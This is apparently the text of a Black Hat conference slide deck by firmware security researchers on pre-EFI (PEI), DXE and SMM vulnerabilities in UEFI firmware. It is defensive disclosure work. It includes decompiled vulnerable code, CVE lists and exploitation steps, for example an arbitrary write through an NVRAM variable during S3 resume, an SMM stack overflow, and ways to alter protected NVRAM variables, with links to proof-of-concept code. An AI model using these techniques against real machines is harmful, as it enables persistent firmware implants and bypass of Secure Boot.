

Breaking Firmware Trust From Pre-EFI: Exploiting Early Boot Phases

Alex Matrosov, Yegor Vasilenko, Alex Ermolov and Sam Thomas

<https://t.me/learningnets>

#BHUSA @BlackHatEvents



Binarly REsearch Team

Alex Matrosov



@matrosov

Yegor Vasilenko



@yeggorv

Alex Ermolov



@flothrone

Sam Thomas



@xorpse

<https://t.me/learningnets>

<https://www.binarly.io/advisories>



Intro



Intel PPAM and STM Internals



Pre-EFI (PEI) Attack Surface

- PEI->DXE->SMM threat model
 - ✓ [BRLY-2022-010](#) (CVE-2022-23930)
 - ✓ [BRLY-2022-011](#) (CVE-2022-31644)
 - ✓ [BRLY-2022-012](#) (CVE-2022-31645)
 - ✓ [BRLY-2022-013](#) (CVE-2022-31646)
 - ✓ [BRLY-2022-015](#) (CVE-2022-34345)
 - ✓ [BRLY-2021-046](#) (CVE-2022-31640)
 - ✓ [BRLY-2021-047](#) (CVE-2022-31641)
- ACM-based attacks



Pre-EFI (PEI) Practical Exploitation

- [BRLY-2022-027](#) (CVE-2022-28858)
- [BRLY-2022-009](#) (CVE-2022-36372)
- [BRLY-2022-014](#) (CVE-2022-32579)



Pre-EFI (PEI) Bug Hunting Automation

- [BRLY-2022-016](#) (CVE-2022-33209)



Intel PPAM Attack Surface and Exploitation

- One-byte-write PPAM bypass



STM, PPAM, SMM CET, Intel HW Shield, ...



The party is over, no more easy SMM exploitation?



<https://t.me/learningnets>

Pre-Story: How This REsearch Started

<https://t.me/learningnets>

A single byte can serve as a killchain for security features

BootGuardDxe Validation Flow

```
EFI_STATUS BootGuardDxe(EFI_HANDLE ImageHandle, EFI_SYSTEM_TABLE *SystemTable)
{
    ...

    if ( BootGuardSupported() == FALSE ) {
        return  EFI_SUCCESS;
    }

    ...

    BootMode = GetBootMode();
    if ( (BootMode == BOOT_IN_RECOVERY_MODE) || (BootMode == BOOT_ON_FLASH_UPDATE) ) {
        return  EFI_SUCCESS;
    }

    ...

    if ( BootGuardVerifyTransitionPEItoDXEFlag == 0 ) {
        BootGuardRegisterCallBack();
    }

    return  EFI_SUCCESS;
}
```


S3 rootkits coming :-)

← one more 0-day bug?

New Security Boundaries == New Attack Vectors



HW/FW Security != sum of all Boundaries



Supply Chain Issues Are The Worst (Intel BSSA DFT)



Uncore features unsigned module loading

This walks the EFI var chain starting from variable "toolh" and builds a contiguous 32bit PE image.

The payload may be 100kb in size or even more, available NVRAM space is the limit.

This executes the PE entry point.

```
TotalConfigs = *(syscg + 0x10);
EvLoadTool(host, syscg, &ConfigIndex, &ImageBase);
i = TotalConfigs )
ConfigIndex = 0;
do
{
    EvLoadConfig(ConfigIndex, host, syscg, TotalConfigs, &v14);

    Entry = GetPEEntry(host, ImageBase);
    Entry(Ppi, v6);
    sub_FFE6667E(host);
    result = ++ConfigIndex;
}
while ( ConfigIndex < TotalConfigs );
}
else
{
    Entry = GetPEEntry(host, ImageBase);
    Entry(Ppi, 0);
    return sub_FFE6667E(host);
}
```

As code complexity increases, memory corruptions remain forever


In 2022, will there still be exploitable SMM callouts?

Vulnerabilities	Number of Issues	BINARLY ID	CVE ID
SMM Callout (Privilege Escalation)	10	BRLY-2021-008 , BRLY-2021-017 , BRLY-2021-018 , BRLY-2021-019 , BRLY-2021-020 , BRLY-2021-022 , BRLY-2021-023 , BRLY-2021-024 , BRLY-2021-025 , BRLY-2021-028	CVE-2020-5953 , CVE-2021-41839 , CVE-2021-41841 , CVE-2021-41840 , CVE-2020-27339 , CVE-2021-42060 , CVE-2021-42113 , CVE-2021-43522 , CVE-2022-24069 , CVE-2021-43615 ,
SMM Memory Corruption	12	BRLY-2021-009 , BRLY-2021-010 , BRLY-2021-011 , BRLY-2021-012 , BRLY-2021-013 , BRLY-2021-015 , BRLY-2021-016 , BRLY-2021-026 , BRLY-2021-027 , BRLY-2021-029 , BRLY-2021-030 , BRLY-2021-031	CVE-2021-41837 , CVE-2021-41838 , CVE-2021-33627 , CVE-2021-45971 , CVE-2021-33626 , CVE-2021-45970 , CVE-2021-45969 , CVE-2022-24030 , CVE-2021-42554 , CVE-2021-33625 , CVE-2022-24031 , CVE-2021-43323
DXE Memory Corruption	1	BRLY-2021-021	CVE-2021-42059

<https://timelearning.net/2022/alex-ermolov-alex-matrosov-and-vegor-vasilenko.html>

As code complexity increases, design issues remain forever

More Policies == More Complexity



ACM-based attack surface

<https://t.me/learningnets>

Intel ACMs attack surface

- **Intel Boot Guard** (*executed on startup*)
 - IBB hash coverage misconfiguration
 - OBB (Vendor) hash coverage misconfiguration
 - Downgrade attacks

- **Intel BIOS Guard** (*executed on-call*)
 - SFAM coverage misconfiguration
 - Script interpretation errors
 - Complex and dependent initialization process

- **Intel TXT** (*executed on-call*)
 - Memory corruptions in VMCALLs
 - Downgrade attacks

<https://t.me/learningnets>

Intel Boot Guard 2.0 ACM

As code complexity increases, design issues remain forever...

- Size increased from 32 KB to 256 KB (Attack surface increased)
- Additional functionality (TXT SINIT ACM) (complexity increased with adding support of new technologies)
- Updated KEYM & IBBM formats, stronger crypto algorithms used
- INTEL-SA-00527, 2021.2 IPU - BIOS Advisory, multiple CVEs
Reported by Oracle, short note in Twitter that these vulns are in ACM

Pre-EFI (PEI) Attack Surface

<https://t.me/learningnets>

PEI->SMM Threat Model

Attacker Model:

The local attacker uses privileged host OS access to trigger the vulnerability gaining PEI or DXE stage code execution in System Management Mode (SMM).

Potential Impact:

PEI/DXE code execution in SMM context allows potential installation of **persistent implants** in the NVRAM SPI flash region or directly in SPI flash storage. Implant persistence across OS installations, can further **bypass Secure Boot** attacking guest VM's in bare metal cloud deployments.

<https://t.me/learningnets>

NVRAM Persistence on SPI Flash

- NVRAM region is not protected by Intel Boot Guard and can be abused by attacker with physical access (supply chain vector).


BIOS region	Region	BIOS	
FA4974FC-AF1D-4E5D-BDC5-0ACD6D27BAEC	Volume	FFSv2	
NVRAM	File	Raw	IVAR store
4599D26F-1A11-4988-B91F-858745CFF824	IVAR entry	Full	StdDefaults
EfiSetupVariableGuid	IVAR entry	Full	Setup
EfiGlobalVariableGuid	IVAR entry	Full	PlatformLang
EfiGlobalVariableGuid	IVAR entry	Full	Timeout
C811FA38-42C8-4579-A9BB-60E94EDDFB...	IVAR entry	Full	AMITSESetup
90D93E09-4E91-483D-8C77-C82FF10E3C...	IVAR entry	Full	CpuSmm
5432122D-D034-49D2-A6DE-65A829EB4C...	IVAR entry	Full	MeSetupStorage
64192DCA-D034-49D2-A6DE-65A829EB4C...	IVAR entry	Full	IccAdvancedSetupDataVar
69ECC18E-A981-446D-8EB6-AF0E53D06C...	IVAR entry	Full	NewOptionPolicy
D1405D16-7AFC-4695-8B12-41459D3695...	IVAR entry	Full	NetworkStackVar
EfiSetupVariableGuid	IVAR entry	Full	SdioDevConfiguration
EfiSetupVariableGuid	IVAR entry	Full	UsbSupport

- Arbitrary code execution via *GetVariable()* and memory leak over *SetVariable()* is common, attacker can modify persistent NVRAM storage and install fileless DXE/SMM/PEI implant (shellcode payload).

Most security solutions inspect only UEFI drivers!

<https://t.me/learningnets>

Pre-EFI attack vectors




<https://t.me/learningnets>

Pre-EFI attack vectors

! Load DXE Core

! Load DXE Modules
Intel BIOS Guard
Load SMM Core
Secure Boot

! Load SMM Modules
Intel STM / PPAM
SMRAM Lock




Logical Errors and Memory Corruptions during NVRAM Variables parsing.

Threat model tended to be underestimated by vendors

Arbitrary code execution in PEI allows to escalate privileges to SMM


Pre-EFI attack vectors






During the most part of PEI phase no security protections against SPI modifications are enabled!

BLE, SMM_BWP, PRx, Intel BIOS Guard are not enabled at this moment.

Complexity is the Enemy of Security



<https://t.me/learningnets>

Vendor	Vulnerabilities	Number of Issues	BINARLY ID	CVE ID	CVSS score
 	PEI Memory Corruption (Arbitrary Code Execution)	3	BRLY-2022-027 BRLY-2022-009 BRLY-2022-014	CVE-2022-28858 CVE-2022-36372 CVE-2022-32579	8.2 High 8.2 High 7.2 High
	DXE Arbitrary Code Execution	1	BRLY-2022-015	CVE-2022-34345	7.2 High
	SMM Memory Corruption (Arbitrary Code Execution)	2	BRLY-2022-003 BRLY-2022-016	CVE-2022-27493 CVE-2022-33209	7.5 High 8.2 High
	SMM Memory Corruption (Arbitrary Code Execution)	6	BRLY-2022-010 BRLY-2022-011 BRLY-2022-012 BRLY-2022-013 BRLY-2021-046 BRLY-2021-047	CVE-2022-23930 CVE-2022-31644 CVE-2022-31645 CVE-2022-31646 CVE-2022-31640 CVE-2022-31641	8.2 High 7.5 High 8.2 High 8.2 High 7.5 High 7.5 High

<https://t.me/learningnets>

Pre-EFI (PEI) Practical Exploitation

<https://t.me/learningnets>

AMI implementation (S3Resume2Pei)

```
Status = PeiReadOnlyVariable2Ppi->GetVariable(
    PeiReadOnlyVariable2Ppi,
    L"FPDT_Variable_NV",
    &AMI_GLOBAL_VARIABLE_GUID,
    0,
    &DataSize,
    &S3PerformanceTablePointer);
if ( Status >= 0 )
{
    Status = S3PerformanceTablePointer;
    // Extracted from memory pointed by FPDT_Variable_NV variable value
    AcpiS3PerformanceTable = S3PerformanceTablePointer->AcpiS3PerformanceTable;
    if ( S3PerformanceTablePointer->AcpiS3PerformanceTable->Header.Signature == 'TP3S' )
    {
        if ( *&S3PerformanceTablePointer->ResumeCount )
        {
            if ( !AcpiS3PerformanceTable->S3Resume.Header.Type )
            {
                S3ResumeTotal = MultU64x32(__rdtsc(), *&S3PerformanceTablePointer->ResumeCount);
            }
        }
    }
}
```

AcpiS3PerformanceTable address extracted from the memory pointed by NVRAM variable value and can be modified by the attacker.

Discovered multiple times in the past:


<https://t.me/learningnets>
<https://www.exploit-db.com/entries/42021/2021-09-zn2021-dataonly-attacks-bios-ermolov.pdf>

Intel EDK2 implementation (FirmwarePerformancePei)

```
DataSize = 8;
RestoreLockBox(&S3PerformanceTable, &FIRMWARE_PERFORMANCE_S3_POINTER_GUID, &DataSize);
AcpiS3PerformanceTable = S3PerformanceTable;
if ( S3PerformanceTable->Header.Signature != 'TP3S' )
    return EFI_ABORTED;
ResumeCount = S3PerformanceTable->S3Resume.ResumeCount;
LODWORD(v24) = S3PerformanceTable->S3Resume.AverageResume;
v8 = HIWORD(S3PerformanceTable->S3Resume.AverageResume);
LODWORD(S3PerformanceTable->S3Resume.FullResume) = FullResumeLo;
HIWORD(AcpiS3PerformanceTable->S3Resume.FullResume) = FullResumeHi;
HIWORD(v24) = v8;
AverageResume = v24 * ResumeCount;
ResumeCount = ++AcpiS3PerformanceTable->S3Resume.ResumeCount;
v11 = AcpiS3PerformanceTable->S3Resume.FullResume;
v12 = AverageResume;
v10 = AverageResume + v11;
LODWORD(AverageResume) = HIWORD(AcpiS3PerformanceTable->S3Resume.FullResume);
```

AcpiS3PerformanceTable address extracted from the ACPI and can not be modified by the attacker (because of LockBox).

```
DataSize = 4;
S3PerformanceTablePointer = 0;
Status = LocatePpi(&EFI_PEI_READ_ONLY_VARIABLE2_PPI_GUID, &PeiReadOnlyVariable2Ppi);
if ( Status >= 0 )
{
    Status = PeiReadOnlyVariable2Ppi->GetVariable(
        PeiReadOnlyVariable2Ppi,
        L"FPDT_Variable_NV",
        &AMI_GLOBAL_VARIABLE_GUID,
        0,
        &DataSize,
        &S3PerformanceTablePointer);
}
if ( Status >= 0 )
{
    Status = S3PerformanceTablePointer;
    // Extracted from memory pointed by FPDT_Variable_NV variable value
    AcpiS3PerformanceTable = S3PerformanceTablePointer->AcpiS3PerformanceTable;
    if ( *S3PerformanceTablePointer->AcpiS3PerformanceTable == 'TP3S' )
    {
        if ( *&S3PerformanceTablePointer->ResumeCount )
        {
            if ( !AcpiS3PerformanceTable->S3Resume.Header.Type )
            {
                S3ResumeTotal = MultU64x32(__rdtsc(), *&S3PerformanceTablePointer->ResumeCount);
                LODWORD(v3) = S3ResumeTotal;
                HIDWORD(v3) = HIDWORD(S3ResumeTotal) % 0xF4240;
                FullResumeLo = v3 / 0xF4240;
                FullResumeHi = HIDWORD(S3ResumeTotal) / 0xF4240;
                v6 = __PAIR64__(HIDWORD(S3ResumeTotal) / 0xF4240, FullResumeLo)
                    + AcpiS3PerformanceTable->S3Resume.AverageResume * AcpiS3PerformanceTable->S3Resume.ResumeCount;
                ResumeCount = AcpiS3PerformanceTable->S3Resume.ResumeCount + 1;
                LODWORD(v3) = v6;
                HIDWORD(v3) = HIDWORD(v6) % ResumeCount;
                Status = v3 / ResumeCount;
                AcpiS3PerformanceTable->S3Resume.ResumeCount = ResumeCount;
                LODWORD(AcpiS3PerformanceTable->S3Resume.AverageResume) = Status;
                HIDWORD(AcpiS3PerformanceTable->S3Resume.AverageResume) = HIDWORD(v6) / ResumeCount;
                LODWORD(AcpiS3PerformanceTable->S3Resume.FullResume) = FullResumeLo;
                HIDWORD(AcpiS3PerformanceTable->S3Resume.FullResume) = FullResumeHi;
            }
        }
    }
}
```


 Memory corruption at a controllable address.

1. Get the value of FPDT_Variable_NV variable (S3PerformanceTablePointer)
2. Get AcpiS3PerformanceTable address from memory pointed by S3PerformanceTablePointer
3. Arbitrary write at a controllable address



S3Resume2Pei (Exploitation)

1. Get the value of FPDT_Variable_NV variable from the dump of the BIOS region (e.g. 0x8ae9f398)



2. Overwrite the address of **AcpiS3PerformanceTable**
3. S3 sleep / wake up

```
S3PerformanceTablePointer = 0x8ae9f398
00000000: E0 FF FF 8A 00 00 00 00 D0 F3 E9 8A 00 00 00 00
00000010: D3 33 05 00 00 00 00 00 AcpiS3PerformanceTable
```

Restriction: the attacker can overwrite memory that satisfies the following conditions

```
AcpiS3PerformanceTable = S3PerformanceTablePointer->AcpiS3PerformanceTable;
if ( *S3PerformanceTablePointer->AcpiS3PerformanceTable == 'TP3S' )
{
    if ( *&S3PerformanceTablePointer->ResumeCount )
    {
        if ( !AcpiS3PerformanceTable->S3Resume.Header.Type )
        {
            // ...
        }
    }
}
```

PoC: <https://github.com/binarly-io/Vulnerability-REsearch/tree/main/AMI/BRLY-2022-009-PoC/>
<https://t.me/learningnets>

Demo Time



<https://t.me/learningnets>

S3Resume2Pei (Demo)

```
u@test-host:~/tools/chipse-1.8.4/expl$ sudo python3 S3Resume2Pei.py
```


<https://t.me/0x4d4d4d4d>

PlatformInitAdvancedPreMem (BRLY-2022-027/CVE-2022-28858)

- A double-GetVariable problem will cause a **arbitrary code execution during early PEI phase**
- Usually the values of the variables **SaSetup**, **CpuSetup** cannot be changed from the runtime
- But it was possible on the target device (due to incorrectly configured filtering in NvramSmm)

```
int __thiscall sub_FFAE2B82(void *this)
{
    ...
    const EFI_PEI_SERVICES **PeiServices;
    char CpuSetupData[1072];
    UINTN DataSize;
    EFI_PEI_READ_ONLY_VARIABLE2_PPI *Ppi;

    ...
    DataSize = 1072;
    Ppi->GetVariable(Ppi, L"SaSetup", &gSaSetupGuid, 0, &DataSize, CpuSetupData);
    Ppi->GetVariable(Ppi, L"CpuSetup", &gCpuSetupGuid, 0, &DataSize, CpuSetupData);
    ...
    return 0;
}
```



If the **SaSetup**, **CpuSetup** variables are filtered, their values can still be **changed by reflashing the NVRAM or through a vulnerability in SMM (!)**

Modifying protected NVRAM variables

Physical vector

- Use a SPI flash programmer to overwrite NVRAM directly into the SPI flash

Software vector:

- Use SMI-provided interface to reflash unprotected parts of SPI memory (SMIFlash, ReflashSMM, etc.)
- Use Runtime Services if filtration is missing in main NVRAM driver stack (NvramSmm/NvramDxe)
 - only if the RT attribute is present
 - it was possible to modify the **SaSetup**, **CpuSetup** values this way (**BRLY-2022-027/CVE-2022-28858**)
- Exploit vulnerability in SMM stack to gain arbitrary code execution, then use EFI_SMM_VARIABLES_PROTOCOL protocol or EFI_SMM_RUNTIME_SERVICES_TABLE configuration table
 - it needs to be patched in SMRAM to bypass filtrations or change variable values without RT attributes (check the demo for **BRLY-2022-016/CVE-2022-33209**)

<https://t.me/learningnets>

Demo Time



<https://t.me/learningnets>

Modifying protected NVRAM variables (SaSetup, CpuSetup) values using Runtime Services

```
root@nuc-m15:/home/u/tools/chipsecc-1.8.4/expls_nuc# vi
```

BRLY-2022-027
CVE-2022-28858



ChildSwSmiHandler

{9c72f7fb-86b6-406f-b86e-f3809a86c138}

```
switch ( *CommBuffer )
{
case 1:
    v13 = CommBuffer[1];
    if ( v13
        && (!gAmiSmmBufferValidationProtocol
            || (gAmiSmmBufferValidationProtocol->ValidateMemoryBuffer)(v13, 4095) < 0) )
    {
        return 0;
    }
    v14 = CommBuffer[4];
    if ( v14 )
    {
        if ( !gAmiSmmBufferValidationProtocol
            || (gAmiSmmBufferValidationProtocol->ValidateMemoryBuffer)(v14, 8) < 0 )
        {
            return 0;
        }
    }
    LOBYTE(CommBuffer14b) = *((_BYTE *)CommBuffer + 20);
    Status = gSmbiosElog->ApiFunc1(
        gSmbiosElog,
        CommBuffer[1],
        *((unsigned int *)CommBuffer + 4),
        CommBuffer14b,
        CommBuffer[3],
        CommBuffer[4]);
_SetStatusAndReturn:
    CommBuffer[5] = Status;
    return 0;
}
```

gSmbiosElog->ApiFunc1()

```
ZeroMem(DestinationBuffer, 127);
v16 = 8;
switch...
v30 = v16;
switch...
v16 = Arg4 + 8;
v30 = Arg4 + 8;
if ( Arg4 && DestinationBuffer != (Arg1 + 4) )
{
    // will overwrite the return address if Arg4 >= 0x130
    CopyMem(DestinationBuffer, Arg1 + 4, Arg4);
    v16 = v30;
}
...
return EFI_OUT_OF_RESOURCES;
}
```

SmmSmbiosElog (BRLY-2022-016/CVE-2022-33209)

- 4 functions are forwarded to the runtime through the **ChildSwSmiHandler {9c72f7fb-86b6-406f-b86e-f3809a86c138}**:

```
SmbiosElog->AmiSmmFlashProtocol = AmiSmmFlashProtocol;  
SmbiosElog->SmbiosElogApi.ApiFunc4 = FuncCase4;  
SmbiosElog->SmbiosElogApi.ApiFunc3 = FuncCase3;  
SmbiosElog->SmbiosElogApi.ApiFunc2 = FuncCase2;  
SmbiosElog->SmbiosElogApi.ApiFunc1 = FuncCase1;
```

- In the **SmbiosElog->SmbiosElogApi.ApiFunc1()** function, the attacker can trigger an overflow on the stack (**Src** and **Size** are fully controlled by the attacker)

```
if ( Arg4 && DestinationBuffer != (Arg1 + 8) )  
{  
    // will overwrite the return address if Arg4 >= 0x130  
    CopyMem(DestinationBuffer, Arg1 + 8, Arg4);  
}
```

<https://github.com/binarly-io/Vulnerability-REsearch/tree/main/AMI/BRLY-2022-016-PoC/>

(PoC implements primitives for **reading, writing and executing arbitrary code in SMRAM**)

<https://t.me/learningnets>

Reference Code Issues Are The Worst



CVE-2021-21555 (DSA-2021-103): AepErrorLog NVRAM variable

mEraseRecordShare buffer is allocated on heap.

AepErrorLog NVRAM variable is controlled by attacker.

A mistake in variable parsing leads to heap overflow resulting in execution of an attacker controlled payload.

```

1 __int64 __fastcall GetEraseLog_vuln()
2 {
3     unsigned __int8 i; // [rsp+30h] [rbp-28h]
4     __int64 Status; // [rsp+38h] [rbp-20h]
5     UINTN DataSize; // [rsp+40h] [rbp-18h] BYREF
6     char Tries; // [rsp+48h] [rbp-10h]
7     BOOL v5; // [rsp+4Ch] [rbp-Ch]
8
9     Tries = 3;
10    DataSize = 0x164;
11    if ( is_debug() && is_not_zero(64) )
12        dbgprint(64, "%a(): Start\n", "GetEraseLog");
13    do
14    {
15        Status = gRuntimeServices->GetVariable(L"AepErrorLog", &VendorGuid, 0x164, &DataSize, mEraseRecordShare);
16        --Tries;
17        v5 = Status < 0;
18    }
19    while ( Status < 0 && Tries );
20    if ( Status >= 0 )
21    {
22        mEraseRecordShare[48].ch_ = 0;
23        for ( i = 0; i < 0x300; ++i )
24            mEraseRecordShare[i].ResetNeeded = 0;
25    }
26    if ( is_debug() && is_not_zero(64) )
27        dbgprint(64, "%a(): Status = %r\n", "GetEraseLog", Status);
28    if ( is_debug() && is_not_zero(64) )
29        dbgprint(64, "%a(): End\n", "GetEraseLog");
30    return Status;
31}

```

HEAP OVERFLOW if var length is > 964 bytes

DXE: CrystalRidge (C4EB3614-4986-42B9-8C0D-9FE118278908)

#BHUSA @BlackHatEvents

Demo Time



<https://t.me/learningnets>

SmmSmbiosElog (Demo)

```
u@nuc-m15: ~/tools/chipsecc-1.8.4/expls_nuc$
```



<https://www.offensive-security.com>

